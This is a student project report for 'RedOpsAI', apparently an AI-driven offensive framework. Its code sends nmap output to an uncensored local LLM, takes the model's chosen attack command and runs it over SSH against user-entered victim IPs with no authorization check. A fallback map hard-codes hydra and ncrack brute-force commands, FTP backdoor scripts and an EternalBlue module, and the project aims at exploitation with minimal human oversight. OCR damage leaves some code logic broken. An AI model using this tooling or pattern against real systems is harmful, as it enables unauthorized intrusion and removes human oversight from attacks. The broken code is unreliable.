INSTITUTE FOR ADVANCED COMPUTING
AND
SOFTWARE DEVELOPMENT,
AKURDI, PUNE

DOCUMENTATION ON

“ RedOPsAI - AI POWERED OFFENSIVE ATTACK FRAMEWORK ’’

PG-DITISS February 2025

<u>SUBMITTED BY:</u>

GROUP NO: 07

PRIYANSHU AGARWAL (252426)
PRIYANSHU KUMAR (252427)

MRS. SUSHMA HATTARKI
PROJECT GUIDE

MR. PRASHANT DESHPANDE
CENTRE CO-ORDINATOR

ABSTRACT

With the increasing sophistication of cyberattacks, organizations are facing adversaries that leverage automation, artificial intelligence, and advanced persistent threat (APT) methodologies. Traditional red teaming approaches, while effective, are heavily reliant on manual processes, which can be slow and prone to human error.

RedOpsAI addresses these limitations by introducing an AI-driven red team automation framework capable of performing end-to-end offensive security operations. The system integrates multiple scanning and exploitation tools — such as Nmap, Rustscan, OpenVAS, and Metasploit — into a unified AI-assisted workflow.

The AI engine ingests reconnaissance and vulnerability scan outputs, correlates them with global vulnerability databases (CVE, NVD), and ranks targets based on severity and exploitability. It then selects or generates tailored payloads for automated exploitation. The framework also generates structured technical and executive reports, enabling rapid post-engagement analysis.

By combining artificial intelligence with proven offensive tools, RedOpsAI significantly reduces operational time, enhances decision-making, and increases attack simulation realism.

TABLE OF CONTENTS

LIST OF ABBREVIATIONS

Sr. No.	Abbreviation	Full-Form
1.	AI	Artificial Intelligence
2.	ML	Machine Learning
3.	CVE	Common Vulnerabilities and Exposures
4.	NVD	National Vulnerability Database
5.	PoC	Proof of Concept
6.	RCE	Remote Code Execution
7.	API	Application Programming Interface
8.	OSINT	Open Source Intelligence
9.	IOC	Indicator of Compromise
10.	LLM	Large Language Model
11.	CLI	Command Line Interface
12.	APT	Advanced Persistent Threat
13.	JSON	JavaScript Object Notation
14.	YAML	YAML Ain’t Markup Language
15.	TCP	Transmission Control Protocol

LIST OF TABLES

LIST OF FIGURES

1. INTRODUCTION

Cybersecurity threats are evolving at an unprecedented pace. Attackers today are not only faster but also more adaptive, using automation, AI, and collaborative attack infrastructures. Organizations must therefore prepare for adversaries that can execute complex, multi-phase attacks within minutes rather than days.

Red teaming, a practice that simulates real-world attacks, has become an essential strategy for organizations to assess their security posture. However, traditional red team engagements often rely on manual reconnaissance, vulnerability scanning, and exploitation workflows. These manual processes suffer from:

- Time delays in scanning and reporting.
- Overlooked vulnerabilities due to analyst fatigue.
- Static execution paths that do not adapt to real-time findings.

RedOpsAI was conceived to overcome these limitations by merging AI-driven decision-making with automated offensive tooling. The framework is designed to autonomously conduct reconnaissance, assess vulnerabilities, prioritize them, and execute targeted exploits with minimal human intervention.

By adopting RedOpsAI, red teams can conduct faster, more comprehensive, and more adaptive engagements — reducing manual workloads while increasing the realism and efficiency of simulated attacks.

1.1 Problem Statement

Traditional red team and penetration testing workflows require a significant amount of manual analysis and execution. While skilled analysts can chain together reconnaissance and exploitation phases, the process is labor-intensive and prone to bottlenecks.

Some key challenges include:

1. **Volume of Data** – Large attack surfaces yield thousands of scan results, requiring time-consuming manual triage.
2. **Tool Fragmentation** – Each tool (e.g., Nmap, OpenVAS, Metasploit) produces outputs in different formats, making correlation tedious.
3. **Slow Decision-Making** – Manually selecting and prioritizing exploits is time-consuming, delaying attack execution.
4. **Human Error** – Analysts may miss critical vulnerabilities under time pressure.

The problem RedOpsAI addresses is the lack of a unified, adaptive, AI-assisted offensive security framework capable of:

- Automating the correlation of scan results with vulnerability intelligence.
- Prioritizing targets based on real-time risk scoring.
- Executing exploitation workflows with minimal human oversight

2. LITERATURE SURVEY

The field of offensive cybersecurity has progressively evolved from manual penetration testing to highly automated red team operations. Over the years, numerous frameworks and tools have emerged to streamline specific phases of the attack lifecycle, including reconnaissance, vulnerability scanning, exploitation, and post-exploitation. However, most of these solutions operate in isolation and require manual orchestration by skilled operators.

Metasploit Framework remains one of the most widely used exploitation platforms, offering an extensive library of exploits, payloads, and auxiliary modules. While it enables rapid exploitation once vulnerabilities are identified, it does not perform autonomous reconnaissance or AI-assisted exploit selection. Operators must manually interpret scan results and configure attacks accordingly.

Cobalt Strike, a commercial adversary simulation tool, excels in post-exploitation activities such as command-and-control operations, lateral movement, and persistence. It is frequently used in advanced persistent threat (APT) emulation exercises. However, Cobalt Strike focuses on the post-compromise phase and does not include vulnerability discovery or AI-driven target prioritization.

OpenVAS (Greenbone Vulnerability Management) is an open-source vulnerability scanning system capable of identifying thousands of known vulnerabilities by correlating detected services with an extensive vulnerability database. While effective in detection, it produces results that require manual triage before exploitation, slowing down the engagement process.

Some experimental tools, such as AutoSploit, have attempted to automate the linking of reconnaissance data with exploitation frameworks. AutoSploit, for example, used Shodan search results to feed into Metasploit modules. However, it lacked contextual vulnerability analysis, dynamic decision-making, and the ability to adapt to changing target conditions.

Research into the application of Artificial Intelligence (AI) in offensive security is still emerging. Natural Language Processing (NLP) has been applied to parse vulnerability descriptions from sources such as the Common Vulnerabilities and Exposures (CVE) database and the National Vulnerability Database (NVD). Machine learning models have shown potential in predicting exploit success rates based on historical vulnerability data and Common Vulnerability Scoring System (CVSS) metrics. Nevertheless, these studies often focus on isolated tasks and have yet to be integrated into a fully operational red

The gap in current tooling lies in the absence of a unified, AI-powered platform capable of managing the entire red team lifecycle — from reconnaissance to exploitation — in an adaptive and context-aware manner. RedOpsAI addresses this by combining proven scanning and exploitation tools with an AI decision engine that analyzes vulnerabilities, prioritizes them by exploitability, selects appropriate payloads, executes attacks, and generates comprehensive reports. This integration transforms red team operations into a faster, more intelligent, and autonomous process

Table 1: Comparison of Popular Red Team Tools

Tool Name	Primary Purpose	Strengths	Limitations
Metasploit Framework	Exploitation framework	Large exploit library, active community, modular design	Requires manual vulnerability analysis, no built-in AI
Cobalt Strike	Adversary simulation & post-exploitation	Stealthy C2 operations, strong post-exploitation capabilities	Commercial, no vulnerability scanning or AI-driven selection
OpenVAS / GVM	Vulnerability scanning	Extensive vulnerability database, open-source	No automated exploitation, requires manual triage
AutoSploit	Reconnaissance-to-exploit automation	Automates Shodan search integration with Metasploit	Limited contextual analysis, static matching
Empire	Post-exploitation	Cross-platform, modular payloads	Focused only on post-compromise phase

3.METHODOLOGY

3.1 SYSTEM ARCHITECTURE

Figure 1: Framework Diagram

The RedOpsAI methodology implements a modular, AI-powered red team workflow that seamlessly integrates all phases of offensive security.

It begins with the Reconnaissance Module, using Nmap and Rustscan to scan the target network and perform service enumeration, supplemented with external OSINT gathering for additional context.

The Vulnerability Analysis Module then processes these results through OpenVAS and custom CVE lookup scripts, correlating detected services with known vulnerabilities from NVD/CVE sources.

Central to RedOpsAI is the AI Decision Engine, which leverages Natural Language Processing and Machine Learning models to evaluate vulnerabilities, assign exploitability scores, and prioritize targets based on risk, exploitability, and operational goals.

Once prioritized, the Exploitation Module automatically executes selected exploits using Metasploit Framework and custom payload generators. The system is adaptive—if environmental changes occur (e.g., altered services or network parameters), the AI engine recalibrates the attack strategy mid-execution.

4.REQUIREMENT SPECIFICATION

4.1 SOFTWARE REQUIREMENTS

a. **OS**: Ubuntu 22.04 LTS
b. **Languages**: Python 3.11+, Bash scripting
c. **AI Libraries**: PyTorch, Transformers, Scikit-learn
d. **Scanning Tools**: Nmap, Rustscan, OpenVAS
e. **Exploitation Tools**: Metasploit Framework, Custom Payload Generator
f. **Other**: Docker, Git, CVE API Access, Pandas, Requests

4.2 HARDWARE REQUIREMENTS

a. **Processor:** Quad-core 3.0 GHz (minimum) / 8-core (recommended)
b. **RAM:** 16 GB minimum / 32 GB recommended for AI model inference
c. **Storage:** 100 GB SSD minimum (tool installations, scan data, AI models)
d. **GPU:** NVIDIA CUDA-enabled GPU (recommended for faster AI processing)

5. WORKING




Figure 2: Red team agent architecture

a) **Phase 1: Reconnaissance**
RedOpsAI initiates the workflow by conducting thorough mapping of the target network. Tools like Nmap and Rustscan enumerate live hosts, open ports, and running services. Supplementary OSINT techniques enrich the dataset with domain, public records, and external footprint information.

b) **Phase 2: Vulnerability Analysis**
Collected service data is fed into OpenVAS to scan for known vulnerabilities, while custom scripts correlate findings with the CVE/NVD databases. Results are consolidated into a structured format for the AI engine to analyze.

c) **Phase 3: AI Decision Engine**
At its core is an intelligent AI engine that uses Natural Language Processing (NLP) and Machine Learning (ML) algorithms to evaluate vulnerability descriptions, CVSS scores, and exploitability likelihood. Each finding is ranked based on severity, potential impact, and contextual relevance. The engine dynamically adjusts strategies in real time if network configurations change or defenses are detected.

d) Phase 4: Exploitation Module

Prioritized vulnerabilities are passed to the Exploitation Module, which automatically initiates tailored attacks using tools like Metasploit or custom payload scripts. The AI monitors execution events and adapts attack vectors dynamically—rerouting to alternate targets if initial attempts fail.

e) Phase 5: Reporting Engine

Upon completion, all intelligence—from scan data and AI decision logs to exploit success rates—flows into the Reporting Engine. This system auto-generates both in-depth technical documentation for red team analysts and concise executive summaries for stakeholders, complete with remediation recommendations.

6. IMPLEMENTATION

The implementation of the RedOps AI Attack Tool involves integrating network scanning, AI-based tool selection, remote attack execution, and automated report generation. The system is deployed in a two-machine setup:

- PC1 – RedOps AI Controller (Windows host, Python + Tkinter GUI, LM Studio API)
- PC2 – RedOps Attack Engine (Kali Linux VM, offensive tools installed)

Project Layout:

```
redopsai/
├─ docker/
│  ├─ Dockerfile.ai
│  ├─ Dockerfile.scanner
│  └─ docker-compose.yml
├─ models/
├─ src/
│  ├─ recon/
│  │  ├─ nmap_runner.py
│  │  └─ rustscan_runner.sh
│  ├─ parsers/
│  │  ├─ nmap_parser.py
│  │  └─ openvas_parser.py
│  ├─ cve/
│  │  └─ cve_lookup.py
│  ├─ ai_engine/
│  │  ├─ model.py
│  │  └─ scorer.py
│  ├─ exploit_stub/
│  │  └─ exploit_runner.py
│  ├─ orchestrator.py
│  ├─ reporting/
│  │  ├─ report_template.html
│  │  └─ report_gen.py
│  └─ utils/
│     ├─ db.py
│     └─ config.yaml
├─ requirements.txt
└─ README.md
```

Environment & Dependencies:

1. **OS & base tools**
   a. Ubuntu 22.04 LTS (recommended) or equivalent.
   b. Install system utilities: sudo apt update && sudo apt install -y git python3-pip python3-venv nmap curl

2. **Python venv & packages**

```
python3 -m venv venv
source venv/bin/activate
pip install -r requirements.txt
```

3. **Tool installs (scanners)**
   - Nmap: sudo apt install -y nmap
   - Rustscan: follow Rustscan install instructions (or cargo install), or use the binary.
   - OpenVAS/GVM: follow vendor docs (Greenbone) — this can be heavy; we keep it optional and containerized.

Reconnaissance Module — automation & code

This module runs Nmap / Rustscan and stores machine-readable outputs.

src/recon/nmap_runner.py

```python
import subprocess, datetime, pathlib
def run_nmap(target: str, outdir="results"):
    ts = datetime.datetime.utcnow().strftime("%Y%m%dT%H%M%SZ")
    out = pathlib.Path(outdir); out.mkdir(parents=True, exist_ok=True)
    xml = out / f"nmap_{target.replace(':','_')}_{ts}.xml"
    cmd = ["nmap", "-sV", "-p-", "-oX", str(xml), target]
    subprocess.run(cmd, check=True)
    return str(xml)
```

src/recon/rustscan_runner.sh

```bash
#!/usr/bin/env bash
TARGET=$1
OUTDIR=${2:-results}
mkdir -p "$OUTDIR"
TS=$(date -u +"%Y%m%dT%H%M%SZ")
rustscan -a "$TARGET" --ulimit 5000 -- -sV -oX "$OUTDIR/rustscan_${TARGET}_${TS}.xml"
```

Parsing & normalization

Convert scanner outputs into normalized JSON records.

src/parsers/nmap_parser.py

```python
import xml.etree.ElementTree as ET, json
def parse_nmap_xml(xml_path):
    tree = ET.parse(xml_path); root = tree.getroot()
    hosts = []
    for host in root.findall('host'):
        addr_el = host.find('address')
        if addr_el is None: continue
        addr = addr_el.get('addr')
        ports = []
        for p in host.findall('.//port'):
            portid = int(p.get('portid'))
            state = p.find('state').get('state')
            svc = p.find('service')
            name = svc.get('name') if svc is not None else None
            version = svc.get('version') if svc is not None else None
            ports.append({"port": portid, "state": state, "service": name, "version": version})
        hosts.append({"address": addr, "ports": ports})
    return hosts
```

Sample parsed output (JSON):


```json
[
  {
    "address": "10.10.10.10",
    "ports": [
      {"port": 22, "state": "open", "service": "ssh", "version": "OpenSSH 8.2"},
      {"port": 80, "state": "open", "service": "http", "version": "nginx 1.18"}
    ]
  }
]
```

Vulnerability correlation (CVE lookups)

Map service/version → CVE candidates using NVD API (or cached local DB).

src/cve/cve_lookup.py

```
import requests, time
NVD_API = "https://services.nvd.nist.gov/rest/json/cves/1.0"
def query_cve_by_keyword(keyword, limit=5, api_key=None):
    params = {"keyword": keyword, "resultsPerPage": limit}
    headers = {"apiKey": api_key} if api_key else {}
    r = requests.get(NVD_API, params=params, headers=headers, timeout=20)
    if r.status_code == 200:
        return r.json().get("result", {}).get("CVE_Items", [])
    return []
```

AI Decision Engine

Embed CVE descriptions and compute a priority score. Use a small sentence-transformer for fast local inference.

src/ai_engine/model.py

```
from sentence_transformers import SentenceTransformer
model = SentenceTransformer("all-MiniLM-L6-v2")
def embed_texts(texts):
    return model.encode(texts, convert_to_numpy=True, show_progress_bar=False)
```

src/ai_engine/scorer.py

```
def compute_priority(cvss_score: float, exploit_available: bool, contextual_weight=1.0):
    base = cvss_score / 10.0
    exploit_bonus = 0.25 if exploit_available else 0.0
    return (base + exploit_bonus) * contextual_weight
```

Ranking pipeline (concept):

1. Build a list of findings: `{id, description, cvss, exploit_flag}`.
2. Embed descriptions in batch.
3. Compute `priority_score` using CVSS + exploit availability + contextual features (asset value, exposure).
4. Sort results — feed top N to exploitation stub.

Model choices: lightweight models (MiniLM) work well for embeddings. For production, consider fine-tuning with labeled historical data.

Reporting engine

Generate human-readable HTML + PDF using Jinja2 + wkhtmltopdf/pdfkit.

src/reporting/report_gen.py

```
from jinja2 import Environment, FileSystemLoader
import pdfkit, datetime, pathlib
env = Environment(loader=FileSystemLoader("src/reporting"))
def generate_report(target, findings, results, out_dir="reports"):
    out = pathlib.Path(out_dir); out.mkdir(exist_ok=True)
    ts = datetime.datetime.utcnow().strftime("%Y%m%dT%H%M%SZ")
    html_file = out / f"report_{target}_{ts}.html"
    template = env.get_template("report_template.html")
    html = template.render(target=target, findings=findings, results=results, generated_at=ts)
    html_file.write_text(html, encoding="utf-8")
    pdf_path = str(html_file.with_suffix(".pdf"))
    pdfkit.from_file(str(html_file), pdf_path)
    return pdf_path
```

LM Studio query


Ask LM Studio to *choose a tool name and rationale* rather than requesting runnable exploit commands.

```
import tkinter as tk
from tkinter import scrolledtext
import paramiko
import requests
import json
import datetime
import os
from reportlab.lib.pagesizes import letter
from reportlab.pdfgen import canvas

# === CONFIG ===
KALI_HOST = "192.168.1.218"
KALI_USERNAME = "redops-attack-engine"
KALI_PASSWORD = "i"
LM_STUDIO_URL = "http://localhost:1234/v1/completions"
OUTPUT_DIR = "redops_reports"
os.makedirs(OUTPUT_DIR, exist_ok=True)

ALLOWED_TOOLS = [
    "sqlmap", "hydra", "metasploit", "nikto", "netcat", "john",
"gobuster",
    "curl", "sshpass", "python3-pip", "wfuzz", "whatweb", "OpenVAS"
]

# === OFFLINE TOOL MAP ===
OFFLINE_TOOL_MAP = {
    "ftp": ("nmap", "nmap -p 21
--script=ftp-anon,ftp-vsftpd-backdoor,ftp-proftpd-backdoor <TARGET>"),
    "http": ("nikto", "nikto -host <TARGET>"),
    "ssh": ("hydra", "hydra -l root -P /usr/share/wordlists/rockyou.txt
ssh://<TARGET>"),
    "msrpc": ("msfconsole", "use
exploit/windows/smb/ms17_010_eternalblue"),
    "smb": ("enum4linux", "enum4linux -a <TARGET>"),
    "rdp": ("ncrack", "ncrack -p 3389 -u Administrator -P
/usr/share/wordlists/rockyou.txt <TARGET>"),
    "telnet": ("hydra", "hydra -l admin -P
/usr/share/wordlists/rockyou.txt telnet://<TARGET>")
}

# === SSH EXECUTION ===
def run_remote_command(command):
    try:
        client = paramiko.SSHClient()
        client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        client.connect(KALI_HOST, username=KALI_USERNAME,
password=KALI_PASSWORD)
        stdin, stdout, stderr = client.exec_command(command)
        output = stdout.read().decode() + stderr.read().decode()
        client.close()
        return output
    except Exception as e:
        return f"[ERROR] SSH: {e}"
```

```
# === LM Studio QUERY ===
def get_attack_suggestion(prompt):
    try:
        response = requests.post(LM_STUDIO_URL, json={
            "model": "llama-3.1-8b-lexi-uncensored-v2:2",
            "prompt": prompt,
            "temperature": 0.3,
            "max_tokens": 400
        }, timeout=30)
        return response.json().get("completion", "")
    except Exception as e:
        return f"[ERROR] LM Studio: {e}"

# === PARSE AI RESPONSE ===
def parse_ai_suggestion(response):
    try:
        lines = response.strip().splitlines()
        tool = command = ""
        for line in lines:
            if line.lower().startswith("tool:"):
                tool = line.split(":", 1)[1].strip()
            elif line.lower().startswith("command:"):
                command = line.split(":", 1)[1].strip()
        return tool, command
    except Exception as e:
        return "", f"[ERROR] Parsing AI response: {e}"

# === EXTRACT SERVICES FROM NMAP ===
def extract_services(nmap_output):
    services = set()
    for line in nmap_output.splitlines():
        parts = line.strip().split()
        if len(parts) >= 3 and "/" in parts[0]:
            services.add(parts[2].lower())
    return list(services)

# === SAVE JSON REPORT ===
def save_json_report(data, victim_ip):
    timestamp = datetime.datetime.now().strftime("%Y%m%d_%H%M%S")
    path = os.path.join(OUTPUT_DIR,
f"{victim_ip}_attack_report_{timestamp}.json")
    with open(path, "w") as f:
        json.dump(data, f, indent=2)
    return path

# === SAVE PDF REPORT ===
def save_pdf_report(data, victim_ip):
    timestamp = datetime.datetime.now().strftime("%Y%m%d_%H%M%S")
    pdf_path = os.path.join(OUTPUT_DIR,
f"{victim_ip}_summary_{timestamp}.pdf")
    c = canvas.Canvas(pdf_path, pagesize=letter)
    width, height = letter
    text = c.beginText(40, height - 40)
    text.setFont("Helvetica-Bold", 12)
    text.textLine(f"RedOps AI Attack Report - {victim_ip}")
    text.setFont("Helvetica", 10)
    text.textLine(f"Timestamp: {data['timestamp']}")
    text.textLine("-" * 80)
```

```
text.textLine(">> Nmap Scan Result:")
      for line in data['nmap_scan'].splitlines():
          text.textLine(line[:110])

    text.textLine("-" * 80)
    text.textLine(f">> AI Suggested Tool: {data['ai_tool'] or '[Not
 Provided]'}")
    text.textLine(f">> Command: {data['ai_command'] or '[Not
 Provided]'}")

    text.textLine("-" * 80)
    text.textLine(">> Attack Output:")
    attack_output = data['attack_result'].strip() or "[!] Skipped
 execution. No valid tool found."
    for line in attack_output.splitlines():
        text.textLine(line[:110])

    c.drawText(text)
    c.save()
    return pdf_path

# === MAIN ATTACK FLOW ===
def attack_cycle(victim_ip):
    log(f"[{victim_ip}] Starting scan...")
    nmap_result = run_remote_command(f"nmap -T4 -A {victim_ip}")
    log(f"[{victim_ip}] Scan complete. Querying AI...")

    tools_str = ", ".join(ALLOWED_TOOLS)
    prompt = f"""
Target: {victim_ip}
Nmap Scan Result:
{nmap_result}

Based on this scan, choose ONE most appropriate attack tool from the
 list:
[{tools_str}]

Return ONLY:
- Tool: <tool name>
- Command: <full command>
"""

    ai_response = get_attack_suggestion(prompt)
    tool, command = parse_ai_suggestion(ai_response)

    # === Fallback if LM Studio fails ===
    if not tool or not command:
        log(f"[{victim_ip}] [!] LM Studio failed. Falling back to
 offline suggestions...")
        services = extract_services(nmap_result)
        for svc in services:
            if svc in OFFLINE_TOOL_MAP:
                tool, command = OFFLINE_TOOL_MAP[svc]
                command = command.replace("<TARGET>", victim_ip)
                log(f"[{victim_ip}] Fallback Tool: {tool}")
                log(f"[{victim_ip}] Fallback Command: {command}")
                break
```

```
            else:
                log(f"[{victim_ip}] [!] No fallback found. Skipping
 attack.")
                command = ""

        log(f"[{victim_ip}] Suggested Tool: {tool}")
        log(f"[{victim_ip}] Command: {command}")

        if any(t in command for t in ALLOWED_TOOLS):
            log(f"[{victim_ip}] Executing attack: {command}")
            attack_result = run_remote_command(command)
        else:
            attack_result = "[!] Skipped execution. No valid tool found."
            log(f"[{victim_ip}] {attack_result}")

        report = {
            "victim_ip": victim_ip,
            "nmap_scan": nmap_result,
            "ai_tool": tool,
            "ai_command": command,
            "attack_result": attack_result,
            "timestamp": str(datetime.datetime.now())
        }

        json_path = save_json_report(report, victim_ip)
        pdf_path = save_pdf_report(report, victim_ip)
        log(f"[{victim_ip}] Report saved: {json_path}")
        log(f"[{victim_ip}] PDF saved: {pdf_path}")

# === GUI ===
def start_attack():
    targets = victim_input.get("1.0", tk.END).strip().split("\n")
    for target_ip in targets:
        if target_ip:
            attack_cycle(target_ip.strip())

def log(msg):
    log_box.config(state=tk.NORMAL)
    log_box.insert(tk.END,
f"{datetime.datetime.now().strftime('%H:%M:%S')} {msg}\n")
    log_box.see(tk.END)
    log_box.config(state=tk.DISABLED)

# GUI Layout
root = tk.Tk()
root.title("RedOps AI Controller - Multi-Victim")

tk.Label(root, text="Enter Victim IP(s), one per line:").pack()
victim_input = scrolledtext.ScrolledText(root, height=5)
victim_input.pack()

tk.Button(root, text="Start Attack Cycle",
command=start_attack).pack(pady=5)

log_box = scrolledtext.ScrolledText(root, height=20, state=tk.DISABLED)
log_box.pack()

root.mainloop()
```



final.py
test_lm_studio.py
File Edit View
import requests


# LM Studio server URL
url = "http://192.168.1.127:1234/v1/chat/completions"

